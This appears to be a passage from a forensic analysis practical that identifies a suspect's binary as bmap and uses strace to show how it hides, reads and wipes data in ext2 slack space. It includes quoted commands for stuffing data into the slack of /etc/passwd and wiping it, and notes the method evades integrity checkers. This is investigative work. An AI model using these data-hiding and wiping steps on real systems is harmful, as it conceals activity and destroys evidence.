To prepare the test virtual machine, I utilized the VMware[20] demo product for this purpose, I was able to log into the base Red Hat 7.3 system and secure copy the unknown binary to this virtual machine. I then isolated the virtualized machine since I do not trust this unknown executable. I executed the binary prog with a parameter of '--help'. Prog shows a sample help revealing the nature of the binary. The binary will show help in html, man or sgml format. Below in Table 8 the help information is shown.

```
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
```

[20] http://www.vmware.com/

```
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
```

Table 8 – The help file is displayed by prog.

It seems to perform operations by passing a mode parameter on the command line. These operations are (m) list sector numbers, (c) extract a copy from the raw device, (s) display data, (p) place data, (w) wipe, (chk) to test for data and returns 0 if data exists, (sb) print number of bytes available, (wipe) wipe the file from the raw device, (frag) display fragmentation information for the file, (checkfrag), test for fragmentation (returns 0 if file is fragmented), and of course which output file and target respectively on which to operate (--outfile <filename>) and (--target <filename> operate on).

With this key phrase “block-list knowledge” and a search engine such as http://www.google.com, I found a reference to the following cached sources of information:
“http://66.102.7.104/search?q=cache:B3Bjh7SXEy4J:old.lwn.net/2000/0420/announce.php3+use+blocklist+knowledge+to+perform+special+operations+on+files&hl=en&ie=UTF-8” and half way down the cached page was “bmap 1.0.17 Use block-list knowledge to perform special operations on files http://freshmeat.net/news/2000/04/16/955924691.html”

An additional google.com groups posting was found specifically detailing the bmap 1.0.17 program and its purpose. It is of note that the key phrase related to block list knowledge and file manipulation is explicitly shown in the description.


All messages from thread

From: freshd@freshmeat.net (freshd@freshmeat.net)
Subject: bmap 1.0.17 - Use block-list knowledge to perform special operations on files.
Newsgroups: fm.announce
Date: 2000/04/16

```
application: bmap 1.0.17
      author: Daniel Ridge <newt@scyld.com>
     license: GPL
    category: Console/Administration
     urgency: low

    homepage: http://apps.freshmeat.net/homepage/955508580/
    download: http://apps.freshmeat.net/download/955508580/

description:
The Linux kernel includes a powerful, filesystem independant mechanism
for mapping logical files onto the sectors they occupy on disk. While
this interface is nominally available to allow the kernel to
efficiently retrieve disk pages for open files or running programs, an
obscure user-space interface does exist. This is an interface which can
be handily subverted (with bmap and friends) to perform a variety of
functions interesting to the computer forensics community, the computer
security community, and the high-performance computing community.

Changes:
A fix for a casting error that created problems on files located above
2GB.

|> http://freshmeat.net/news/2000/04/16/955924691.html
```

This is the only article in this thread

Image 4 – Screen capture of google.com page for bmap.

The program was downloaded and uncompressed. The program is available from http://www.securityfocus.com/data/tools/bmap-1.0.17.tar.gz as of the date of the writing of this practical assignment. This information "Added Oct 22, 2001 bmap 1.0.17 by Daniel Ridge, newt@scyld.com" was also noted on the website where the potential binary match was found. Newt is the same name as extracted from the unknown binary prog initially. Although the version is different, by about 3 sub revisions there appears to be a close match to the programs. I executed the strings command again against the extracted binary on the Red Hat Linux 7.3 system looking for the word bmap. I now believe bmap to be the true name of the program on Mr. Price's recovered 3.5-inch floppy. The additional strings phrases that were searched for by using grep indicated the word "bmap" in both the images-fl-160703-jp1.dd-meta18.raw file and the compiled source code of bmap. The result was the following common words for bmap: bmap_get_slack_block, bmap_get_block_count, bmap_get_block_size, bmap_map_block, bmap_raw_open, and bmap_raw_close. It was a quick test to reveal more information for a first pass potential match.

Searching the Internet led ultimately to the following article on a security website. The author describes to the reader that information may be undeleted and recovered from a file system utilizing tools available on the Internet. The author further details that certain tools may be utilized to hide information within the ext2 file system. The author notes:

> On a 4GB Linux partition, the block size is typically 4K (chosen automatically when the mke2fs utility is run to create a file system). Thus one can reliably hide up to 4KB of data per file if using a small file. The data will be invulnerable to disk usage, invisible from the file system, and, which is more exciting for some people, undetectable by file integrity checkers using file check summing algorithms and MAC times. Ext2 floppy (with a block size of 1KB) allows hiding data as well, albeit in smaller chunks.[21] (Chuvakin)

This area that is available in the ext2 file system is called slack space. This is the situation presented to us as Mr. Price's floppy was recovered from his office PC containing an ext2 file system. Incidentally Mr. Price's office PC was wiped clean before investigators could be deployed suggesting some low-level block operation was performed to destroy evidence and cover one's tracks. Further the author details the tool in question:

> The obscure tool bmap exists to jam data in slack space, take it out and also wipe the slack space, if needed. Some of the examples follow:
> # echo "evil data is here" | bmap --mode putslack /etc/passwd
> puts the data in slack space produced by /etc/passwd file
> # bmap --mode slack /etc/passwd
> getting from block 887048
> file size was: 9428
> slack size: 2860
> block size: 4096
> evil data is here
> shows the data:
> # bmap --mode wipeslack /etc/passwd cleans the slack space.
>
> Hiding data in slack space can be used to store secrets, plant evidence (forensics software will find it, but the suspect probably will not) and maybe hide tools from integrity checkers (if automated splitting of the larger file into slack-sized chunks is implemented)"[22] (Chuvakin)

So it appears that Mr. Price was evidently utilizing the slack space in the ext2 file system to place and obfuscate data. Examining the complete timeline for the

[21] Chuvakin Anton, Ph.D. "Linux Data Hiding and Recovery". 10 March 2002. URL: http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html
[22] Chuvakin Anton, Ph.D. "Linux Data Hiding and Recovery". 10 March 2002. URL: http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html

month of July 2003 reveals that the prog was last accessed (executed) on Wednesday July 16th 2003 at 02:12:45 local time with respect to the time zone in which this event occurred.

```
[root@localhost bin]# ./mactime -b /opt/sansfloppy/fl-160703-jp1.dd.mac >
/opt/sansfloppy/fl-160703-jp1.dd.all
[root@localhost bin]# more /opt/sansfloppy/fl-160703-jp1.dd.all
Tue Jan 28 2003 10:56:00    20680 ma. -/-rwxr-xr-x 502      502      25
/John/sectors.gif
                    19088 ma. -/-rwxr-xr-x 502      502      24      /John/sect-num.gif
Mon Feb 03 2003 06:08:00     1024 m.. d/drwxr-xr-x 502      502      12      /John
Sat May 03 2003 06:10:00     1024 m.. d/drwxr-xr-x 502      502      14      /May03
Wed May 21 2003 06:09:00    27430 ma. -/-rwxr-xr-x 502      502      19
/Docs/Kernel-HOWTO-html.tar.gz
                    29184 ma. -/-rwxr-xr-x 502      502      13      /Docs/DVD-
Playing-HOWTO-html.tar
Wed May 21 2003 06:12:00    32661 ma. -/-rwxr-xr-x 502      502      20
/Docs/MP3-HOWTO-html.tar.gz
Wed Jun 11 2003 09:09:00    29696 ma. -/-rw------- 502      502      16
/Docs/Letter.doc
Mon Jul 14 2003 10:08:09        0 mac ---------- 0        0        1       <fl-160703-
jp1.dd-alive-1>
                    12288 m.c d/drwx------ 0        0        11      /lost+found
Mon Jul 14 2003 10:11:50    26843 ma. -/-rwxr-xr-x 502      502      21
/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 10:12:02    56950 ma. -/-rwxr-xr-x 502      502      22      /nc-
1.10-16.i386.rpm..rpm
Mon Jul 14 2003 10:12:15   100430 ma. -rwxr-xr-x 0        0        23      <fl-
160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:12:48    13487 ma. -/-rwxr-xr-x 502      502      26
/May03/ebay300.jpg
Mon Jul 14 2003 10:13:13   546116 m.. -rwxr-xr-x 502      502      27      <fl-
160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:13:52     2592 m.c -/-rw-r--r-- 0        0        28
/.~5456g.tmp
Mon Jul 14 2003 10:19:13   100430 ..c -rwxr-xr-x 0        0        23      <fl-160703-
jp1.dd-dead-23>
Mon Jul 14 2003 10:22:36     1024 m.. d/drwxr-xr-x 502      502      15      /Docs
Mon Jul 14 2003 10:24:00   487476 m.. -/-rwxr-xr-x 502      502      18      /prog
Mon Jul 14 2003 10:43:44    26843 ..c -/-rwxr-xr-x 502      502      21
/Docs/Sound-HOWTO-html.tar.gz
                     1024 ..c d/drwxr-xr-x 502      502      15      /Docs
Mon Jul 14 2003 10:43:53    13487 ..c -/-rwxr-xr-x 502      502      26
/May03/ebay300.jpg
Mon Jul 14 2003 10:43:57    56950 ..c -/-rwxr-xr-x 502      502      22      /nc-1.10-
16.i386.rpm..rpm
```

```
Mon Jul 14 2003 10:45:48    29184 ..c -/-rwxr-xr-x 502      502      13
/Docs/DVD-Playing-HOWTO-html.tar
Mon Jul 14 2003 10:46:00    27430 ..c -/-rwxr-xr-x 502      502      19
/Docs/Kernel-HOWTO-html.tar.gz
Mon Jul 14 2003 10:46:07    32661 ..c -/-rwxr-xr-x 502      502      20
/Docs/MP3-HOWTO-html.tar.gz
Mon Jul 14 2003 10:47:10   546116 .a. -rwxr-xr-x 502      502      27       <fl-
160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:47:57    29696 ..c -/-rw------- 502      502      16
/Docs/Letter.doc
Mon Jul 14 2003 10:48:15    19456 mac -/-rw------- 502      502      17
/Docs/Mikemsg.doc
Mon Jul 14 2003 10:48:53    20680 ..c -/-rwxr-xr-x 502      502      25
/John/sectors.gif
                    19088 ..c -/-rwxr-xr-x 502      502      24       /John/sect-num.gif
Mon Jul 14 2003 10:49:25     1024 ..c d/drwxr-xr-x 502      502      12       /John
Mon Jul 14 2003 10:50:15     1024 ..c d/drwxr-xr-x 502      502      14       /May03
Wed Jul 16 2003 02:03:00   546116 ..c -rwxr-xr-x 502      502      27       <fl-
160703-jp1.dd-dead-27>
Wed Jul 16 2003 02:03:13     1024 m.c -/drwxr-xr-x 0        0        2        /John/
(deleted-realloc)
Wed Jul 16 2003 02:05:33   487476 ..c -/-rwxr-xr-x 502      502      18       /prog
Wed Jul 16 2003 02:06:15    12288 .a. d/drwx------ 0        0        11       /lost+found
Wed Jul 16 2003 02:09:35     1024 .a. d/drwxr-xr-x 502      502      12       /John
Wed Jul 16 2003 02:09:49     1024 .a. d/drwxr-xr-x 502      502      14       /May03
Wed Jul 16 2003 02:10:01     1024 .a. d/drwxr-xr-x 502      502      15       /Docs
Wed Jul 16 2003 02:11:36     2592 .a. -/-rw-r--r-- 0        0        28
/.~5456g.tmp
Wed Jul 16 2003 02:12:39     1024 .a. -/drwxr-xr-x 0        0        2        /John/
(deleted-realloc)
Wed Jul 16 2003 02:12:45   487476 .a. -/-rwxr-xr-x 502      502      18       /prog
[root@localhost bin]#
```

Table 9 – The last month of MAC time information from the floppy image.

What follows below is a step-by-step analysis of what happens when the binary file is executed. I utilized strace while running the binary to observe which files, libraries or operating system resources were utilized by it during the binaries execution. As the reader will observe in the following discussion, the binary does indeed interact with the ext2 file system.

Given that the binary's help file shows the commands to hide, retrieve and wipe information to and from the slack space, I will issue these parameters to hide the data "GIAC-FIND-ME 2004" in the password file (which I copied from /etc/passwd). I echoed the phrase to be passed to the extracted prog with an argument of "p" for "place data" into the file passwd. To determine what was happening I referenced the system calls in the local man pages and I utilized the

information to help me follow its execution. The man pages of course were particular to Red Hat Linux 7.3 system calls. As illustrated in the detailed trace from this command below from the file “output_from_stuffing “, the binary calls fnctl64 that according to the system calls man page reads the “close-on-exec” flag and tests if the FD_CLOEXEC bit is 0. In this case it is zero and the file will remain open across or during the “life” of the new process image, so other functions may be called while the file is open across the execution to be operated upon. The binary’s function calls to geteuid32 returns the effective user ID of the current process and getuid32 returns the real user ID of the current process (root in this case). The man page states that the real ID corresponds to the ID number of the calling process. The effective ID corresponds to the set ID bit on the file being executed. The group id is also determined by the getgid32 call and group “root” is returned. The brk call sets the end of the data segment to the value specified by end_data_segment. Lstat64 returns information about the file passwd as to its status as to state in a data structure called of all things “stat”.

We see it returns the file’s mode bits providing the protection of the file (644), and a “st_size” value of 1242 indicating the total size of the file passwd in bytes. The ioctl call to the underlying device manipulates the file descriptor (3) passed to it by the open system call. The program opens the device /dev/sda2 and does another ioctl FIBMAP for the purpose of an I/O permission check. The write system call outputs to file descriptor 2 (our screen) the contents of the buffer. In this case it is the text informing the user of the block stuffed, the file size, slack size, and block size.

The _llseek function according to the man page repositions the offset of the file descriptor (4) to and offset_high value, an offset_low value of X bytes relative to the beginning of the file since the SEEK_SET value is set. The data is written to that file descriptor (4) and the program closes both file descriptors cleanly (3 & 4) and exits. Note this behavior in the following trace:

```
[root@localhost tmp]# more output_from_stuffing
execve("./images-fl-160703-jp1.dd-meta18.raw", ["./images-fl-160703-jp1.dd-
meta18.raw", "--mode", "p", "./passwd"], [
/* 28 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                              = 0
getuid32()                              = 0
getegid32()                              = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                           = 0x80bee0c
brk(0x80bf000)                           = 0x80bf000
```

```
brk(0x80c0000)                          = 0x80c0000
lstat64("./passwd", {st_mode=S_IFREG|0644, st_size=1242, ...}) = 0
open("./passwd", O_RDONLY|O_LARGEFILE)  = 3
ioctl(3, FIGETBSZ, 0xbffff894)          = 0
lstat64("./passwd", {st_mode=S_IFREG|0644, st_size=1242, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff804)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff894)            = 0
write(2, "stuffing block 746391\n", 22) = 22
write(2, "file size was: 1242\n", 20)   = 20
write(2, "slack size: 2854\n", 17)      = 17
write(2, "block size: 4096\n", 17)      = 17
_llseek(4, 18446744072471803098, [3057218778], SEEK_SET) = 0
read(0, "GIAC-FIND-ME 2004\n", 2854)    = 18
write(4, "GIAC-FIND-ME 2004\n", 18)     = 18
close(3)                                = 0
close(4)                                = 0
_exit(0)                                = ?
[root@localhost tmp]#
```

Table 10—Hiding the data.

This hidden information is read back to the user from the space between the end of the passwd file and the end of the block that the file passwd occupies. The program reads the hidden data back as follows. The phrase of interest that is the hidden information is “GIAC-FIND-ME 2004”. Mr. Price could potentially have utilized this utility to hide any number of things that could be considered illegal, damaging or deemed not in compliance with his companies acceptable use policy. The strace output below shows that identical system calls are processed as the prog executes the command to display data. We see the _llseek to file descriptor number 4 which is the file descriptor returned from the open call of /dev/sda2. The hidden information is written out and the program exits. This is the output of reading the stuffed data noted as below in Table 10.

```
[root@localhost tmp]# more output_from_readingslack
execve("./images-fl-160703-jp1.dd-meta18.raw", ["./images-fl-160703-jp1.dd-
meta18.raw", "--mode", "s", "./passwd"], [
/* 28 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
```

```
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                          = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                          = 0x80c0000
lstat64("./passwd", {st_mode=S_IFREG|0644, st_size=1242, ...}) = 0
open("./passwd", O_RDONLY|O_LARGEFILE)  = 3
ioctl(3, FIGETBSZ, 0xbffff894)          = 0
lstat64("./passwd", {st_mode=S_IFREG|0644, st_size=1242, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff804)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff894)            = 0
write(2, "getting from block 746391\n", 26) = 26
write(2, "file size was: 1242\n", 20)   = 20
write(2, "slack size: 2854\n", 17)      = 17
write(2, "block size: 4096\n", 17)      = 17
_llseek(4, 18446744072471803098, [3057218778], SEEK_SET) = 0
read(4, "GIAC-FIND-ME 2004\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 2854) = 2854
write(1, "GIAC-FIND-ME 2004\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 2854) = 2854
close(3)                                = 0
close(4)                                = 0
_exit(0)                                = ?
[root@localhost tmp]#
```

Table 10 – Strace of reading the secret phrase GIAC-FIND-ME 2004 back.

The prog was traced again with strace as the program attempted to “clean” the slack space containing the hidden information by writing zeros into the slack. The system calls are similar up to the _llseek where we see the program attempting to write zero’s to ‘blank’ the hidden information. Note the output below shows a write error displayed by prog as it executes. I reran the command thinking that the data maybe was not properly cleared but it is gone, as it was not presented again and the trace shows zero data read. It truly was wiped from the slack space



Image 5 – Clearing the “secret” phrase from the file.

I attempted to verify that the write error does not indicate that the operation has failed. I again checked for hidden information, hide the information, display the hidden information and wipe the hidden information from the file. Finally I verified

that the information is gone by issuing the “--mode s” argument to display stuffed data. The data was wiped from the passwd file.

Moving forward, I returning to the discussion of system calls as viewed by strace. From the file “output_from_clearingslack” created in that directory, we see similar calls again as the program executes to clean the slack space. The binary calls fnctl64, to test if the FD_CLOEXEC bit is 0. In this case it is zero and the file will remains open across the process “life” for any additional operations to be performed. The binary’s function calls to geteuid32 returns the effective user ID of the current process and getuid32 returns the real user ID of the current process (root in this case). The group id again is also determined. The brk call sets the end of the data segment to the value specified by end_data_segment. The Lstat64 call returns information about the file passwd as to its status as to state in a data structure called stat. Again we see it returns the file’s mode protection bits equating to a value of “644”, and a st_size value of 1242 indicating the total size of the file passwd in bytes.

The ioctl call to the underlying device manipulates the file descriptor (3) passed to it by the open system call. The program opens the device /dev/sda2 and does another ioctl FIBMAP for the purpose of an I/O permission check. The write system call outputs to file descriptor 2 (our screen) the contents of the buffer and the size of the buffer (buf, size_t count). In this case it is the text informing the user of the block stuffed, the file size, slack size, and block size. The _llseek function repositions the offset of the file descriptor (4) to and offset_high value, an offset_low value of X bytes relative to the beginning of the file since the SEEK_SET value is set and tried to write “\0\0\0\0\0\0” to that location. The data is written to that file descriptor (4) three times and the program closes both file descriptors (3 & 4) and exits.

```
[root@localhost tmp]# more output_from_clearingslack
execve("./images-fl-160703-jp1.dd-meta18.raw", ["./images-fl-160703-jp1.dd-
meta18.raw", "--mode", "w", "./passwd"], [
/* 28 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                              = 0
getuid32()                              = 0
getegid32()                              = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                           = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                           = 0x80c0000
lstat64("./passwd", {st_mode=S_IFREG|0644, st_size=1242, ...}) = 0
```

```
open("./passwd", O_RDONLY|O_LARGEFILE)  = 3
ioctl(3, FIGETBSZ, 0xbffff894)          = 0
lstat64("./passwd", {st_mode=S_IFREG|0644, st_size=1242, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff804)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff894)            = 0
write(2, "stuffing block 746391\n", 22) = 22
write(2, "file size was: 1242\n", 20)   = 20
write(2, "slack size: 2854\n", 17)      = 17
write(2, "block size: 4096\n", 17)      = 17
_llseek(4, 18446744072471803098, [3057218778], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 2854) = 2854
write(2, "write error\n", 12)           = 12
_llseek(4, 18446744072471803098, [3057218778], SEEK_SET) = 0
write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 2854)
= 2854
write(2, "write error\n", 12)           = 12
_llseek(4, 18446744072471803098, [3057218778], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 2854) = 2854
write(2, "write error\n", 12)           = 12
close(3)                                = 0
close(4)                                = 0
_exit(0)                                = ?
[root@localhost tmp]#
```

Table 11 – Strace from clearing the slack space (part 2).

The write error is visible, yet that is the offset into the device. Some math calculations summarizing some of the detail shown in the above are as follows. The ext2 file system block size is 4096 bytes, and we see that the binary reports the block to stuff as block number 746391. The program issues the llseek call on open file descriptor number 4 (in this case the file is the device /dev/sda2) to move the extended read/write file pointer in to start to stuff at 305721877 offset bytes relative to the beginning (SEEK_SET flag in the system call) of the file (/dev/sda2). This number, 305721877, is the result of adding the file size of passwd returned by lstat64 (being 1242 bytes) to the value 3057217536. 3057217536 offset bytes (4096 * 746391) is just the block number multiplied by the block size. The amount left to stuff information is 2854 (4096-1242) bytes.

In the next section titled “Forensic Details”, I continue discussion of the above information as to how the file system is affected by the execution of this program.

Forensic Details

Most binaries, viruses, Trojan horse programs and basically any system activity will leave latent fingerprints or forensic footprints through the host's files. If one has time synced detailed system logs available[23] this process yields reliable excellent information. In the case of this program and it's potential use by Mr. Price it is difficult to determine what exactly he chose to hide since according to the case history he cleaned the hard drive of his workstation. He also may have had access to other machines on the network. Since disk duplicated images are unavailable of those other machines, it is suggested to the corporate security response team to examine firewall or intrusion detection system logs. If the corporation has deployed a product similar to Cisco Netflow[24], the IT security team members may be able to isolate those machines that were accessed by looking for his IP address as a source. Perhaps a detailed forensic analysis on those machines he had access to may be useful depending upon the criticality of the machines to the computing environment.

Given the evidence provided in this case as a single 3.5 inch TDK floppy disk containing an ext2 file system, there are few if any forensic footprints showing the program has been installed other than it's presence on the media. There may be evidence of the program's use by finding data that has been hidden, since after all the program hides data in the slack space in an ext2 file system. A suggestion would be to examine any ext2 Linux machine's file systems for hidden data in the slack space for these forensic footprints.

As part of the bmap source code there is a program that was built known as slacker that "pours" the contents from slack. I mounted the image on the loop back device at the mount point of /mnt/floppy with the options of noexec, nosuid, noatime. These options passed to mount indicate that I do not want the update of inode access times on this file system, I do not want to allow execution of any binaries on the mounted file system, and finally do not allow set-user-identifier or set-group-identifier bits to take effect. I executed slacker and the resulting output is in Table 12.

```
Script started on Tue Apr 27 18:33:55 2004
[root@localhost bmap-1.0.20]# ./bmap ^slacker -=m-mode=^Gpour /mnt/floppy/
examining /mnt/floppy//lost+found
examining /mnt/floppy//John
examining /mnt/floppy//John/sect-num.gif
slack bytes: 368
examining /mnt/floppy//John/sectors.gif
slack bytes: 824
examining /mnt/floppy//prog
slack bytes: 972
examining /mnt/floppy//May03
examining /mnt/floppy//May03/ebay300.jpg
```

[23] http://www.securityfocus.com/prinImage/infocus/1633
[24] http://www.cisco.com/warp/public/732/Tech/nmp/netflow/index.shtml

```
                                slack bytes: 849
examining /mnt/floppy//Docs
examining /mnt/floppy//Docs/Letter.doc
slack bytes: 0
examining /mnt/floppy//Docs/Mikemsg.doc
slack bytes: 0
examining /mnt/floppy//Docs/Kernel-HOWTO-html.tar.gz
slack bytes: 218
examining /mnt/floppy//Docs/MP3-HOWTO-html.tar.gz
slack bytes: 107
examining /mnt/floppy//Docs/Sound-HOWTO-html.tar.gz
slack bytes: 805
^_<8Bh<89>^R?^@^Cdownloads^@M<8E><B1>^N<C2> ^TEw<BE><82><B9>
laps4<C6><A4><83><AD><A9><F5>^C^P<AE>BR^^^DP<F4><EF>m<98>\
<CF><B9>'<B9><B3><8B>^Q<86><9F>/<BB><CC>{<BE><AA><82>\x<C2>
<95><91><F7><8C><D5>Z<C5><C3><AD><C8>V%d^Q<D2>S6<A6>^C<BD
>A^N<A4><D1>kW<BE><82>P<A4>W<8E>d|<DD><A5>#<83><8F><B0><C5>3x
^_<81>b^S<B6>Z^G/<AD>3^F<F4><B7>H<ED>A<EB>M<A8>$3tBi<8A>u]7N^K?
M3?^N<D7>e^^^N<B7>e<98><C6><B3>^_<C2><93>y<D3><B9>
examining /mnt/floppy//Docs/DVD-Playing-HOWTO-html.tar
slack bytes: 512
examining /mnt/floppy//nc-1.10-16.i386.rpm..rpm
slack bytes: 394
examining /mnt/floppy//.~5456g.tmp
slack bytes: 480
root@localhost bmap-1.0.20]#


[root@localhost bmap-1.0.20]# ./bmap --mode slack /mnt/floppy/Docs/Sound-
HOWTO-httml.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
^_<8Bh<89>^R?^@^Cdownloads^@M<8E><B1>^N<C2> ^TEw<BE><82><B9>
laps4<C6><A4><83><AD><A9><F5>^C^P<AE>BR^^^DP<F4><EF>m<98>\
<CF><B9>'<B9><B3><8B>^Q<86><9F>/<BB><CC>{<BE><AA><82>\x<C2>
<95><91><F7><8C><D5>Z<C5><C3><AD><C8>V%d^Q<D2>S6<A6>^C<BD
>A^N<A4><D1>kW<BE><82>P<A4>W<8E>d|<DD><A5>#<83><8F><B0><C5>3x
^_<81>b^S<B6>Z^G/<AD>3^F<F4><B7>H<ED>A<EB>M<A8>$3tBi<8A>u]7N^K?
M3?^N<D7>e^^^N<B7>e<98><C6><B3>^_<C2><93>y<D3><B9>
[root@localhost bmap-1.0.20]#
[root@localhost bmap-1.0.20]# ./bmap --mode carve --outfile=unknown
/mnt/floppy/ Docs/Sound-HOWTO-html.tar.gz
[root@localhost bmap-1.0.20]# file unknown
unknown: gzip compressed data, deflated, original filename, `Sound-HOWTO-
```

```
html.tar', last modified: Wed Mar 15 17:05:13
 2000, os: Unix
[root@localhost bmap-1.0.20]# gunzip unknown
gunzip: unknown: unknown suffix -- ignored
[root@localhost bmap-1.0.20]# mv unknown unknown.gz
[root@localhost bmap-1.0.20]# gunzip unknown.gz
[root@localhost bmap-1.0.20]# tar -tvf unknown
-rw-r--r-- gferg/nuucp    5341 2000-02-13 16:56:20 Sound-HOWTO-1.html
-rw-r--r-- gferg/nuucp    3849 2000-02-13 16:56:20 Sound-HOWTO-2.html
-rw-r--r-- gferg/nuucp   12397 2000-02-13 16:56:20 Sound-HOWTO-3.html
-rw-r--r-- gferg/nuucp   18167 2000-02-13 16:56:21 Sound-HOWTO-4.html
-rw-r--r-- gferg/nuucp    1556 2000-02-13 16:56:21 Sound-HOWTO-5.html
-rw-r--r-- gferg/nuucp   30341 2000-02-13 16:56:23 Sound-HOWTO-6.html
-rw-r--r-- gferg/nuucp    5527 2000-02-13 16:56:23 Sound-HOWTO-7.html
-rw-r--r-- gferg/nuucp    6170 2000-02-13 16:56:23 Sound-HOWTO.html
[root@localhost bmap-1.0.20]# exit

Script done on Tue Apr 27 18:37:49 2004
```

Table 12 – Looking for hidden data on the floppy image.

The first run of slacker output some strange ASCII data in the slack where the howto gzipped file is located. I was unable to determine what exactly is the data potentially stuffed in the slack where the file titled “Sound-HOWTO-html.tar.gz” is located. I decided to execute a compiled copy of bmap 1.0.20 against these the file to view the output of the slack parameter instead of utilizing the slacker tool. Carving out the slack data only gives me back the Sound-HOWTO files that I listed with the command of “tar –tvf”. I was unable to determine if this is really the data from the slack or noise. Executing the command file only suggested that it was data. All I was able to note is that the string “downloads” is present.

There is no registry entries available that show definitively that the program was installed on Mr. Price’s system, but it’s presence in the directory and circumstances surrounding the Sound-HOWTO-html-tar.gz suggests it’s usage. This will be discussed further in the section of the practical assignment titled “Case Information”. As seen above in the step-by-step analysis of the program in action, no other helper files appear to be utilized by the binary. There are no other IP addresses or user names in the file that provide any additional clues. I determined that the program does not use any other system programs or files such as netstat, ping, ssh or other software installed on a system. The binary prog does not try to initiate a connection out to the Internet to any IP address.

Since its function is to perform low-level block actions, the file system is definitely affected by the execution of the program. The program opens the disk device, seeks in and utilizes the area available when a file or a portion of a file is written and does not completely fill the block(s) available. As seen above with the example of stuffing the phrase into the passwd file, the device is written to at the

point which to begin the write in the allocated but available extra bytes in the last cluster of a file[25].

Program Identification

As I continued to utilize search engines for related information I was able to source a version of the binary a level 1.0.20 for this section titled program identification. I downloaded the source and compiled it from the web site I found for bmap 1.0.20[26]. As previously mentioned in the assignment, the first time I built the file it was linked and not stripped. This was evident by just running make at the command line, and then executing the file command against the binary. In order to have the binary static I added to the Makefile in the source directory the phrase '-static'. I re-ran the make command to build the binaries in the bmap source tree. This output is shown in Table 13 below.

```
[root@localhost bmap-1.0.20]# make binaries
echo "#ifndef NEWT_CONFIG_H" > config.h
echo "#define NEWT_CONFIG_H" >> config.h
echo "#define VERSION \"1.0.20\"" >> config.h
echo "#define BUILD_DATE \"04/27/04\"" >> config.h
echo "#define AUTHOR \""newt@scyld.com"\"" >> config.h
echo "#define BMAP_BOGUS_MAJOR 123" >> config.h
echo "#define BMAP_BOGUS_MINOR 123" >> config.h
echo "#define BMAP_BOGUS_FILENAME \""/.../image"\"" >> config.h
echo "#define _FILE_OFFSET_BITS 64" >> config.h
echo "#endif" >>config.h
if [ -n mft ] ; then make -C mft ; fi
make[1]: Entering directory `/root/bmap-1.0.20/mft'
echo "#define MFT_VERSION \"0.9.2\"" > mft_config.h
echo "#define MFT_BUILD_DATE \"04/27/04\"" >> mft_config.h
echo "#define MFT_AUTHOR \""newt@scyld.com"\"" >> mft_config.h
cc -Wall -g -I. -Iinclude  -c -o option.o option.c
cc -Wall -g -I. -Iinclude  -c -o log.o log.c
